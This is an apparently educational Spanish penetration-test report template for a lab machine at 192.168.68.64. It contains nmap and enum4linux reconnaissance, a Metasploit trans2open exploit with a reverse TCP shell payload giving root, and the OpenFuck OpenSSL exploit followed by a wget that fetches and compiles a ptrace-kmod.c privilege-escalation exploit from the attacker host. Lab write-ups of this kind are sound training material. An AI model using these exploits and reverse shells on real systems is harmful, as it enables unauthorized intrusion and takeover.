

Informe de análisis de vulnerabilidades, explotación y resultados Uplabsai.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
xx/xx/2025	xx/xx/2025	1.0	MQ-HM-KIO	RESTRINGIDO

Informe de análisis de vulnerabilidades, explotación y resultados Uplabsai.

Generado por:

Nestor Guzman

Fecha de creación:


xx.xx.2025

Índice

1. Reconocimiento	3
2. Análisis de vulnerabilidades/debilidades	4
3. Explotación	4
Automatizado	4
Manual	5
4. Escalación de privilegios si/no	5
5. Banderas	5
6. Herramientas usadas	6
7. EXTRA Opcional	6
8. Conclusiones y Recomendaciones	6

1. Reconocimiento

```
└─$ sudo nmap -T4 -p- -A -O -v 192.168.68.64
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-27 14:38 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:38
Completed NSE at 14:38, 0.00s elapsed
Initiating NSE at 14:38
Completed NSE at 14:38, 0.00s elapsed
Initiating NSE at 14:38
Completed NSE at 14:38, 0.00s elapsed
Initiating ARP Ping Scan at 14:38
Scanning 192.168.68.64 [1 port]
Completed ARP Ping Scan at 14:38, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:38
Completed Parallel DNS resolution of 1 host. at 14:38, 0.02s elapsed
Initiating SYN Stealth Scan at 14:38
Scanning 192.168.68.64 [65535 ports]
Discovered open port 443/tcp on 192.168.68.64
Discovered open port 80/tcp on 192.168.68.64
Discovered open port 111/tcp on 192.168.68.64
Discovered open port 139/tcp on 192.168.68.64
Discovered open port 22/tcp on 192.168.68.64
Discovered open port 1024/tcp on 192.168.68.64
Completed SYN Stealth Scan at 14:38, 4.34s elapsed (65535 total ports)
Initiating Service scan at 14:38
Scanning 6 services on 192.168.68.64
Completed Service scan at 14:39, 11.02s elapsed (6 services on 1 host)
Initiating OS detection (try #1) against 192.168.68.64
NSE: Script scanning 192.168.68.64.
Initiating NSE at 14:39
```



The screenshot shows a web browser window displaying a Wappalyzer security scan. The browser's address bar shows the URL 192.168.68.64. The Wappalyzer overlay is prominently displayed, showing the following scan results:

- Web servers:** Apache HTTP Server 1.3.20
- Web server extensions:** OpenSSL 0.9.6b, mod_ssl 2.8.4
- Operating systems:** UNIX

The overlay also includes a section for "Connect Wappalyzer to your CRM" with a "See all apps" link. The background of the browser shows a standard Apache test page with instructions for content management.

IP, Puertos Sistema operativo

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-KIO

IP	192.168.68.68
Sistema Operativo	Linux/Windows
Puertos/Servicios	80 http 443 Https

2. Análisis de vulnerabilidades/debilidades

```

(hmstudent@kali)-[~]
└─$ enum4linux 192.168.68.64
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Aug 27 21:15:02 2023

----- ( Target Information ) -----

Target ..... 192.168.68.64
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


----- ( Enumerating Workgroup/Domain on 192.168.68.64 ) -----

[+] Got domain/workgroup name: MYGROUP

----- ( Nbtstat Information for 192.168.68.64 ) -----

Looking up status of 192.168.68.64
KIO-KID <00> - B <ACTIVE> Workstation Service
KIO-KID <03> - B <ACTIVE> Messenger Service
KIO-KID <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
MYGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
MYGROUP <1d> - B <ACTIVE> Master Browser
MYGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

```



Ejemplo Reporte resumen de Nessus, auxiliares de metaexploit

Puerto	Vulnerabilidad
80	Apache
443	openssl

3. Explotación

Proceso manual/ automatizado.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-KIO

Automatizado

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.68.58:8080
[*] 192.168.68.64:139 - Trying return address 0xbffffdc ...
[*] 192.168.68.64:139 - Trying return address 0xbffffcfc ...
[*] 192.168.68.64:139 - Trying return address 0xbffffbfc ...
[*] 192.168.68.64:139 - Trying return address 0xbffffafc ...
[*] 192.168.68.64:139 - Trying return address 0xbffff9fc ...
[*] 192.168.68.64:139 - Trying return address 0xbffff8fc ...
[*] 192.168.68.64:139 - Trying return address 0xbffff7fc ...
[*] 192.168.68.64:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (192.168.68.58:8080 → 192.168.68.64:1025) at 2023-08-28 00:08:21 -0400

[*] Command shell session 2 opened (192.168.68.58:8080 → 192.168.68.64:1026) at 2023-08-28 00:08:22 -0400
[*] Command shell session 3 opened (192.168.68.58:8080 → 192.168.68.64:1027) at 2023-08-28 00:08:23 -0400
[*] Command shell session 4 opened (192.168.68.58:8080 → 192.168.68.64:1028) at 2023-08-28 00:08:25 -0400
whoami
root
```

Manual

```
(hmstudent@kali) - [~/Desktop/kio]
└─$ ./exploit1 0x6b 192.168.68.64 443 -c 45

*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 45 of 45
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8088
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
-o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmod.c; ./exploit; -kmod.c; gcc
--23:55:04-- http://192.168.68.58/ptrace-kmod.c
      => `ptrace-kmod.c'
Connecting to 192.168.68.58:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

 0K ...                               100% @ 3.74 MB/s

23:55:04 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]
```

4. Escalación de privilegios **si/no**

Método de escalada

5. Banderas

Bandera	123456789123456788973325989
---------	-----------------------------

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-KIO

1	
Bandera 2	123456789123456788973325989
Bandera 3	123456789123456788973325989

6. Herramientas usadas

Nmap	...
Dirbuster	...
Metaexploit	...

7. EXTRA Opcional

Herramientas usadas

Nmap	...
Dirbuster	...
Metaexploit	...

Métodos, técnicas, procesos, contraseñas persistencia

8. Conclusiones y Recomendaciones

- 1)
- 2)
- 3)